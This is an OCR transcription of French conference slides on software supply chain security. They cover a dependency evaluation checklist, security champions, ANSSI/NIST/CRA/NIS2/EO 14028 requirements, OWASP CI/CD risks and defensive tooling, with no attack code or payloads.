Vulnérabilités critiques

Rejet automatique

OK

Revue humaine

Vérifications

Réputation du mainteneur

Activité du projet

Nombre de dépendances transitives

Approbation

Oui


Ajout au projet

Non


Recherche alternative

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

CHECKLIST D'ÉVALUATION




(Avant d'ajouter une dépendance)



1. VÉRIFICATIONS TECHNIQUES

- ☐ Scan de vulnérabilités : 0 CVE critiques





- ☐ Licence compatible avec votre projet

- <10 Dépendances transitives < 10
- ☐ Taille raisonnable du package
- ☐ Dernière mise à jour < 6 mois

2. VÉRIFICATIONS HUMAINES


- ☐ Mainteneur identifié et réputé
- ☐ Issues traitées régulièrement
- ☐ Pull Requests reviewées
- ☐ Tests automatisés présents
- ☐ Documentation à jour





3. ALTERNATIVES

- ☐ Fonctionnalité vraiment nécessaire ?
- ☐ Code maison envisageable ?
- ☐ Alternative plus sûre disponible ?



(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

Instaurer une culture Sécurité dans les équipes

🎯 Culture Sécurité	🏆 Mise en place de Security Champions
Principes clés : **Shift Left Security** : — intégrer la sécurité dès la conception - automatiser des tests dans le pipeline CI. **Blameless Post-Mortems** : — apprendre des incidents sans blâmer - améliorer les process. **Security Champions** : — désigner des ambassadeurs dans chaque équipe pour relayer et former. **KPIs Supply Chain Security**	- 🎓 Formé aux enjeux de sécurité - 🔄 Point de contact entre dev et sécurité - 📣 Évangéliste des bonnes pratiques - 🛡️ Revue des aspects sécurité dans les PR - 📚 Veille technologique sur les menaces

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


LES CADRES RÉGLEMENTAIRES

ANSSI

NIST

...

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026



🇫🇷 ANSSI - Guide de la Supply Chain

5 axes principaux

1. **Gouvernance** de la supply chain
2. **Sélection** et évaluation des fournisseurs
3. **Sécurisation** du développement logiciel
4. **Gestion** des vulnérabilités
5. **Réponse** aux incidents

Pour le développement logiciel

Mesure 1 : Inventaire des composants	Mesure 2 : Analyse des vulnérabilités
• ✅ Maintenir une **SBOM** à jour • ✅ Identifier les **dépendances transitives** • ✅ Documenter les **versions utilisées**	• ✅ Scanner **automatiquement** les dépendances • ✅ Prioriser selon la **criticité** • ✅ Définir des **SLA** de correction

Mesure 3 : Mise à jour régulière

- ✅ **Processus** de patching défini
- ✅ **Tests** avant mise en production
- ✅ **Rollback** plan documenté

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

NIST Special Publication
NIST SP 800-161r1

Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations

Jon Boyens
Angela Smith
Nadya Bartol
Kris Winkler
Alex Holbrook
Matthew Fallon

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-161r1

Publié : Mai 2022

Objectifs

- Identifier les **risques** supply chain
- Mettre en place des **contrôles**
- Assurer la **résilience** de la chaîne

4 groupes de pratiques

PO : Prepare the Organization	PS : Protect the Software
• PO.1 : Définir les **rôles et responsabilités** • PO.3 : Implémenter des **toolchains sécurisées** • PO.5 : Maintenir des **environnements sécurisés**	• PS.1 : Protéger **tous les composants** • PS.2 : Examiner le **code source** • PS.3 : Vérifier l'**intégrité** des dépendances
PW : Produce Well-Secured Software	**RV : Respond to Vulnerabilities**
• PW.1 : Conception **sécurisée** • PW.4 : **Scanner** les vulnérabilités • PW.8 : Créer et maintenir des **SBOM**	• RV.1 : **Identifier** et confirmer les vulnérabilités • RV.2 : **Évaluer et prioriser** les correctifs • RV.3 : **Corriger** les vulnérabilités

Nouveau règlement européen (2024)

Objectifs

- Améliorer la **sécurité** des produits numériques
- Imposer des obligations aux **fabricants**
- Assurer la **transparence** de la chaîne

Exigences clés pour la supply chain

Article 10 : Cybersecurity requirements

- ✅ **SBOM** obligatoire pour tous les produits
- ✅ **Vulnérabilités** doivent être documentées
- ✅ **Mises à jour** de sécurité garanties (min. 5 ans)

Article 11 : Vulnerability handling

- ✅ **Délais** de correction définis
- ✅ **Notification** aux utilisateurs
- ✅ **Reporting** à l'ENISA

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

📊 NIS2 Directive (Network and Information Security)

Renforcement de la cybersécurité en Europe

Entrée en vigueur : Octobre 2024

Impact sur la supply chain

Article 21 : Gestion des risques

Les entités essentielles et importantes doivent :

1. Évaluer les risques supply chain
2. Mettre en place des mesures de sécurité
3. Gérer les relations avec les fournisseurs
4. Assurer la continuité d'activité

Obligations spécifiques

- 🔍 **Due diligence** sur les fournisseurs critiques
- 📋 **Documentation** des composants tiers
- 🚨 **Notification** des incidents (24h)
- 💰 **Sanctions** en cas de non-conformité (jusqu'à 10M€)

🎯 Executive Order 14028 (USA)

Improving the Nation's Cybersecurity (2021)

Section 4 : Software Supply Chain Security

Exigences pour les fournisseurs du gouvernement US

1. **SBOM** pour tous les logiciels
2. **Attestation** de conformité aux pratiques sécurisées
3. **Utilisation** d'outils de scanning automatiques
4. **Traçabilité** complète de la chaîne de build

Impact mondial

- Standard de fait pour les **entreprises internationales**
- Influence sur les **frameworks** (NIST SSDF)
- Adoption par le **secteur privé**

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

✅ Matrice de conformité

Comparaison des exigences

Exigence	ANSSI	NIST	CRA	NIS2	EO 14028
SBOM	✅	✅	✅	✅	✅
Scan vulnérabilités	✅	✅	✅	✅	✅
Due diligence fournisseurs	✅	✅	⚠️	✅	✅
Notification incidents	✅	⚠️	✅	✅	⚠️
Délai de correction	⚠️	⚠️	✅	⚠️	⚠️
Sanctions financières	❌	❌	✅	✅	✅

Légende : ✅ Obligatoire | ⚠️ Recommandé | ❌ Non spécifié

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026

📊 OWASP Top 10 CI/CD Security Risks

Spécifique à la chaîne CI/CD

Top 3 risques

1. **CICD-SEC-1: Insufficient Flow Control Mechanisms**
    - Exécution de code non approuvé
    - Bypass des validations
2. **CICD-SEC-3: Dependency Chain Abuse**
    - Packages malveillants
    - Typosquatting
    - Dependency confusion
3. **CICD-SEC-4: Poisoned Pipeline Execution (PPE)**
    - Injection dans les workflows
    - Modification des pipelines
    - Exfiltration de secrets



Ma Toolbox Anti-Toxique

OWASP Dependency-Track (central) **Monitoring continu des SBOM** • Centralisation des SBOM • Analyse automatique des vulnérabilités • Alertes en temps réel & tableaux de bord par projet	***OWASP Dependency-Track (instance / CI)*** **Instance self-hosted & priorisation** • Ingestion CycloneDX / SPDX • Priorisation contextualisée (exposition / usage) • API & intégration CI/CD pour actions automatisées
OpenCVE (suivi CVE) **Suivi et enrichissement des CVE** • Agrégation & historique CVE • Métadonnées pour priorisation • Intégration API (Dependency-Track, SIEM)	***DefectDojo (gestion findings)*** **Centralisation & triage des vulnérabilités** • Ingestion SAST/DAST/SCA (ZAP, Burp, Trivy...) • Déduplication, triage et suivi des remédiations • Automatisation (tickets JIRA/GitHub) et rapports KPI

Ressources complémentaires

Cheat Sheet Series

- Software Supply Chain Security
- Vulnerable Dependency Management

OWASP Juice Shop

- Application volontairement vulnérable
- Inclut des challenges supply chain
- Parfait pour la formation


OWASP SAMM

- Software Assurance Maturity Model
- Framework de maturité en sécurité
- Section dédiée à la supply chain

OWASP Security Champions Playbook

- Guide pour mettre en place un programme
- Templates [illegible] rces

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026


CONCLUSION!

✅ Action Items pour 2026

5 actions concrètes

1. ✅ **Générez vos SBOM** et gardez-les à jour
2. 🔐 **Visez SLSA Level 2+** pour vos builds critiques
3. 🔍 **Auditez vos pipelines CI/CD** comme vous auditez votre code
4. 📊 **Monitorer en continu** avec des outils type Dependency-Track
5. 🎓 **Formez vos équipes** aux risques supply chain

> 💡 ***"Dans le monde moderne, la sécurité de votre application dépend autant de la qualité de VOS dépendances que de VOTRE code."*** *– PandaHack (2021)*

💡 Après 28 ans en cybersécurité (dont 20ans dans le code)

🎯 *Priorisez*

> *Vous ne pouvez pas tout sécuriser d'un coup*
>
> ***Commencez par vos assets critiques***

👥 *Impliquez les équipes*

> *La sécurité n'est pas QUE le job de l'équipe sécu*
>
> ***Faites des développeurs vos alliés***

🔄 *Automatisez*

> *Ce qui n'est pas automatisé ne sera pas fait*
>
> ***Intégrez la sécurité dans le workflow***

📊 *Mesurez*

> *On ne peut améliorer que ce qu'on mesure*
>
> ***Définisse PIs clairs***

(c)2026 Sébastien Gioria pour les Rencontres Régionales de la Cybersécurité Nouvelle Aquitaine 2026